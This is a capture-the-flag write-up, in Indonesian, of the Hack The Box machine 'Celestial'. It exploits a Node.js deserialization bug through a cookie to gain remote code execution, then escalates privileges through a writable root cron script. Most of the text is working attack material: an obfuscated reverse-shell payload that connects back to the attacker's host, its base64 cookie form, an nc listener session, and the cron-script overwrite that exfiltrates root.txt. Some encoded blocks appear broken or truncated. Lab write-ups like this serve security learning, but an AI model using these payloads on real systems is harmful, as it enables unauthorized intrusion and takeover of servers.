
Celestial



Celestial 3ndG4me Linux 10.10.10.85 307 52

CRACKATOA

Summary

Celestial merupakan box yang berisi nodejs yang menggunakan express framework. Pada versi nodejs yang dipakai, terdapat vulnerability pada fungsi serialize() yang dapat melakukan remote code execution. Memanfaatkan reverse shell dari nodejs, akses yang didapat berada pada level user biasa. Privilege escalation dapat dilakukan dengan memanfaatkan cron job yang berjalan.


Referensi :
https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/
https://chryzsh.gitbooks.io/pentestbook/privilege_escalation_-_linux.html

Technical Detail

Port Scanning menggunakan NMAP

```
root@xd:~# nmap -sV 10.10.10.85
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-16 18:07 WIB
Nmap scan report for 10.10.10.85
Host is up (0.34s latency).
Not shown: 999 closed ports
PORT  STATE SERVICE VERSION
3000/tcp open http      Node.js Express framework
```


Tampilan Web



Hey Dummy 2 + 2 is 22

Tampilan web berupa text sederhana, menurut sumber referensi, nodejs yang dipakai terdapat vulner pada cookienya. Sehingga, harus dilihat sampai ke headernya.

Raw response + request



```
GET http://10.10.10.85:3000/ HTTP/1.1
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-gb
Cookie: profile=
eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ%3D%3D
If-None-Match: W/"c-8lfvj2TmiRRvB7K+JPwslw9h6aY"
Content-Length: 0
Host: 10.10.10.85:3000
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 21
ETag: W/"15-iqbh0nIIVq2tZl3LRUnGx4TH3xg"
Date: Thu, 22 Mar 2018 23:54:28 GMT
Connection: keep-alive

Hey Dummy 2 + 2 is 22
```

Untuk mendapatkan reverse shell, value profile pada cookie bisa dimanfaatkan untuk menjalankan payload, pada kasus ini payload digenerate menggunakan https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py

Payload yang digenerate:

```
root@xd:~/htb/celestial# python nodejsshell.py 10.10.15.219 5050
[+] LHOST = 10.10.15.219
[+] LPORT = 5050
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105
,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,1
14,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,
39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,53,46,50,
49,57,34,59,10,80,79,82,84,61,34,53,48,53,48,34,59,10,84,73,77,69,79,85,84,61,34,5
3,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,10
3,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61
,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,1
03,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,3
2,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,3
2,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59
,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,
82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,1
01,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,
101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,10
2,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32
,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41
,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34
,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,9
9,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,1
0,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,40
,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,115,104,46,115,116,100,10
1,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,
32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,11
0,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32
,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,1
16,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,
125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,1
14,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,3
2,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41
,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,8
3,84,44,80,79,82,84,41,59,10))
```

Setelah ditambahkan _$$ND_FUNC


```
{"rce":"_$$ND_FUNC$$_function()
{eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,10
5,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,
114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115
,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,53,46,50
,49,57,34,59,10,80,79,82,84,61,34,53,48,53,48,34,59,10,84,73,77,69,79,85,84,61,34,
53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,1
03,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,6
1,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,
103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,
32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,
32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,5
9,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79
,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,
101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105
,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,1
02,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,3
2,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,4
1,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,3
4,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,
99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,
10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,4
0,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,1
01,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32
,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,1
10,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,3
2,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,
116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32
,125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,
114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,
32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,4
1,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,
83,84,44,80,79,82,84,41,59,10))}()"}
```

Encode payload dengan base64


```
eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24oKXtldmFsKFN0cmluZy5mcm9tQ2hhckNvZGUoMTAsMT
E4LDk3LDExNCwzMiwxMTAsMTAxLDExNiwzMiw2MSwzMiwxMTQsMTAxLDExMywxMTcsMTA1LDExNCwxMDEs
```

NDAsMzksMTEwLDEwMSwxMTYsMzksNDEsNTksMTAsMTE4LDk3LDExNCwzMiwxMTUsMTEyLDk3LDExOSwxMT
AsMzIsNjEsMzIsMTE0LDEwMSwxMTMsMTE3LDEwNSwxMTQsMTAxLDQwLDM5LDk5LDEwNCwxMDUsMTA4LDEw
MCw5NSwxMTIsMTE0LDExMSw5OSwxMDEsMTE1LDExNSwzOSw0MSw0NiwxMTUsMTEyLDk3LDExOSwxMTAsNT
ksMTAsNzIsNzksODMsODQsNjEsMzQsNDksNDgsNDYsNDksNDgsNDYsNDksNTMsNDYsNTAsNDksNTcsMzQs
NTksMTAsODAsNzksODIsODQsNjEsMzQsNTMsNDgsNTMsNDgsMzQsNTksMTAsODQsNzMsNzcsNjksNzksOD
UsODQsNjEsMzQsNTMsNDgsNDgsNDgsMzQsNTksMTAsMTA1LDEwMiwzMiw0MCwxMTYsMTIxLDExMiwxMDEs
MTExLDEwMiwzMiw4MywxMTYsMTE0LDEwNSwxMTAsMTAzLDQ2LDExMiwxMTQsMTExLDExNiwxMTEsMTE2LD
EyMSwxMTIsMTAxLDQ2LDk5LDExMSwxMTAsMTE2LDk3LDEwNSwxMTAsMTE1LDMyLDYxLDYxLDYxLDMyLDM5
LDExNywxMTAsMTAwLDEwMSwxMDIsMTA1LDExMCwxMDEsMTAwLDM5LDQxLDMyLDEyMywzMiw4MywxMTYsMT
E0LDEwNSwxMTAsMTAzLDQ2LDExMiwxMTQsMTExLDExNiwxMTEsMTE2LDEyMSwxMTIsMTAxLDQ2LDk5LDEx
MSwxMTAsMTE2LDk3LDEwNSwxMTAsMTE1LDMyLDYxLDMyLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTExLD
ExMCw0MCwxMDUsMTE2LDQxLDMyLDEyMywzMiwxMTQsMTAxLDExNiwxMTcsMTE0LDExMCwzMiwxMTYsMTA0
LDEwNSwxMTUsNDYsMTA1LDExMCwxMDAsMTAxLDEyMCw3OSwxMDIsNDAsMTA1LDExNiw0MSwzMiwzMyw2MS
wzMiw0NSw0OSw1OSwzMiwxMjUsNTksMzIsMTI1LDEwLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTExLDEx
MCwzMiw5OSw0MCw3Miw3OSw4Myw4NCw0NCw4MCw3OSw4Miw4NCw0MSwzMiwxMjMsMTAsMzIsMzIsMzIsMz
IsMTE4LDk3LDExNCwzMiw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDMyLDYxLDMyLDExMCwxMDEsMTE5LDMy
LDExMCwxMDEsMTE2LDQ2LDgzLDExMSw5OSwxMDcsMTAxLDExNiw0MCw0MSw1OSwxMCwzMiwzMiwzMiwzMi
w5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQ2LDk5LDExMSwxMTAsMTEwLDEwMSw5OSwxMTYsNDAsODAsNzks
ODIsODQsNDQsMzIsNzIsNzksODMsODQsNDQsMzIsMTAyLDExNywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLD
QwLDQxLDMyLDEyMywxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwxMTgsOTcsMTE0LDMyLDExNSwxMDQs
MzIsNjEsMzIsMTE1LDExMiw5NywxMTksMTEwLDQwLDM5LDQ3LDk4LDEwNSwxMTAsNDcsMTE1LDEwNCwzOS
w0NCw5MSw5MywxMjMsMTE1LDExNiwxMDAsMTA1LDExMCw0NCwxMDQsMTE2LDExMSw5OSwxMDcsMTAxLDEx
NiwxMjUsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsOTksMTA4LDEwNSwxMDEsMTEwLDExNi
wxMTAsNDEsNTksMTAsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMzIsMTE1LDEwNCw0NiwxMTUsMTE2LDEwMCwx
MTEsMTE3LDExNiw0NiwxMTIsMTA1LDExMiwxMDEsNDAsOTksMTA4LDEwNSwxMDEsMTEwLDExNiw0MSw1OS
wxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwxMTUsMTA0LDQ2LDExNSwxMTYsMTAwLDEwMSwxMTQsMTE0
LDQ2LDExMiwxMDUsMTEyLDEwMSw0MCw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQxLDU5LDEwLDMyLDMyLD
MyLDMyLDMyLDMyLDMyLDMyLDExNSwxMDQsNDYsMTExLDExMCw0MCwzOSwxMDEsMTIwLDEwNSwxMTYsMzks
NDQsMTAyLDExNywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLDQwLDk5LDExNywxMDAsMTAxLDEyMCwxMTYsMT
UsMTAzLDExMCw5NywxMDgsNDEsMTIzLDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDk5LDEw
OCwxMDUsMTAxLDExMCwxMTYsNDYsMTAxLDExMCwxMDAsNDAsMzQsNjgsMTA1LDExNSw5OSwxMTEsMTEwLD
ExMCwxMDEsOTksMTE2LDM0LDQxLDU5LDEwLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMyLDMy
LDMyLDMyLDEyNSw0MSw1OSwxMCwzMiwzMiwzMiwzMiwxMjUsNDEsNTksMTAsMzIsMzIsMzIsMzIsOTksMT
A4LDEwNSwxMDEsMTEwLDExNiw0NiwxMTEsMTEwLDQwLDM5LDEwMSwxMTQsMTE0LDExMSwxMTQsMzksNDQs
MzIsMTAyLDExNywxMTAsOTksMTE2LDEwNSwxMTEsMTEwLDQwLDEwMSw0MSwzMiwxMjMsMTAsMzIsMzIsMz
IsMzIsMzIsMzIsMzIsMzIsMTE1LDEwMSwxMTYsODQsMTA1LDEwOSwxMDEsMTExLDExNywxMTYsNDAsOTks
NDAsNzIsNzksODMsODQsNDQsODAsNzksODIsODQsNDEsNDQsODQsNzMsNzcsNjksNzksODUsODQsNDEsNT
EsNTksMTAsMzIsMzIsMzIsMzIsMTI1LDQxLDQxLDEyNSwxMCw5OSw0MCw3Miw3OSw4Myw4NCw0NCw4
MCw3OSw4Miw4NCw0MSwxMCkpfSgpIn0%3D

Resend payload



```
GET http://10.10.10.85:3000/ HTTP/1.1
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-gb
Cookie: profile=
```

eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24oKXtldmFsKFN0cmluZy5mcm9tQ2hhckNvZGUoMTAsMTE
ksNDEsNTksMTAsMTE4LDk3LDExNCwzMiwxMTUsMTEyLDk3LDExOSwxMTAsMzIsNjEsMzIsMTE0LDEwMSwxM
NiwxMTUsMTEyLDk3LDExOSwxMTAsNTksMTAsNzIsNzksODMsODQsNjEsMzQsNDksNDgsNDYsNDksNDgsNDY
ksODUsODQsNjEsMzQsNTMsNDgsNDgsNDgsMzQsNTksMTAsMTA1LDEwMiwzMiw0MCwxMTYsMTIxLDExMiwxM
LDExMSwxMTAsMTE2LDk3LDEwNSwxMTAsMTE1LDMyLDYxLDYxLDYxLDMyLDM5LDExNywxMTAsMTAwLDEwMSw
EsMTE2LDEyMSwxMTIsMTAxLDQ2LDk5LDExMSwxMTAsMTE2LDk3LDEwNSwxMTAsMTE1LDMyLDYxLDMyLDEwM
MTYsMTA0LDEwNSwxMTUsNDYsMTA1LDExMCwxMDAsMTAxLDEyMCw3OSwxMDIsNDAsMTA1LDExNiw0MSwzMiw
w3OSw4Myw4NCw0NCw4MCw3OSw4Miw4NCw0MSwzMiwxMjMsMTAsMzIsMzIsMzIsMzIsMTE4LDk3LDExNCwzM
LDExNiw0MCw0MSw1OSwxMCwzMiwzMiwzMiwzMiw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQ2LDk5LDExMSw
wxMTEsMTEwLDQwLDQxLDMyLDEyMywxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiwxMTgsOTcsMTE0LDMyL
MSw1OSwxMCwzMiwzMiwzMiwzMiwzMiwzMiwzMiwzMiw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQ2LDExOSw
wzMiwzMiwzMiwzMiwzMiwzMiwzMiw5OSwxMDgsMTA1LDEwMSwxMTAsMTE2LDQ2LDExMiwxMDUsMTEyLDEwM
MTUsMTE2LDEwMCwxMTEsMTE3LDExNiw0NiwxMTIsMTA1LDExMiwxMDEsNDAsOTksMTA4LDEwNSwxMDEsMTE

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 41
ETag: W/"29-mT0hiiE62mfFMAIMRMkQ7Q6tVaM"
Date: Fri, 23 Mar 2018 00:12:24 GMT
Connection: keep-alive

An error occurred...invalid username type
```

Time: 424 ms | Body Length: 41 bytes | Total Length: 246 bytes

Jika berhasil akan muncul shell pada listener yang dipasang, yang perlu diperhatikan dalam pembuatan payload, pastikan payload tidak mengandung whitespace, '\n', etc. Terkadang payload tidak berhasil dijalankan. User.txt dapat diakses dengan hak akses user sun.

```
root@xd:~# nc -lnvp 5050
listening on [any] 5050 ...
connect to [10.10.15.219] from (UNKNOWN) [10.10.10.85] 43684
Connected!
perl -e 'exec("/bin/sh -i")'
/bin/sh: 0: can't access tty; job control turned off
$ whoami
sun
$ cat ~/Documents/user.txt
```

Privilege Escalation

Setiap beberapa menit, ada script yang berjalan yaitu script.py berisi:

```
cd ~/Documents/
cat script.py
print "Script is running..."
```

Memanfaatkan cronjob yang memiliki akses root, script yang ada diganti untuk mencetak root.txt.:

```
cat <<EOF >script.py
> import os
> print "success"
> os.system("cp /root/root.txt /tmp/kakap")
> EOF
```

Setelah beberapa saat, file kakap yang berisi root.txt akan muncul

```
ls /tmp
config-err-VXdLhO
err.log
f
kakap
m1
systemd-private-1c5c236c7ea3478c8199898365510b2b-colord.service-txpOHl
systemd-private-1c5c236c7ea3478c8199898365510b2b-rtkit-daemon.service-XZlC02
systemd-private-1c5c236c7ea3478c8199898365510b2b-systemd-timesyncd.service-T7wZ0u
tyon.c
unity_support_test.1
vmware-root
yo.sh
```

Root.txt berhasil dicopy

```
cd /tmp
cat kakap
ba1d00---root.txt-----a8095a
```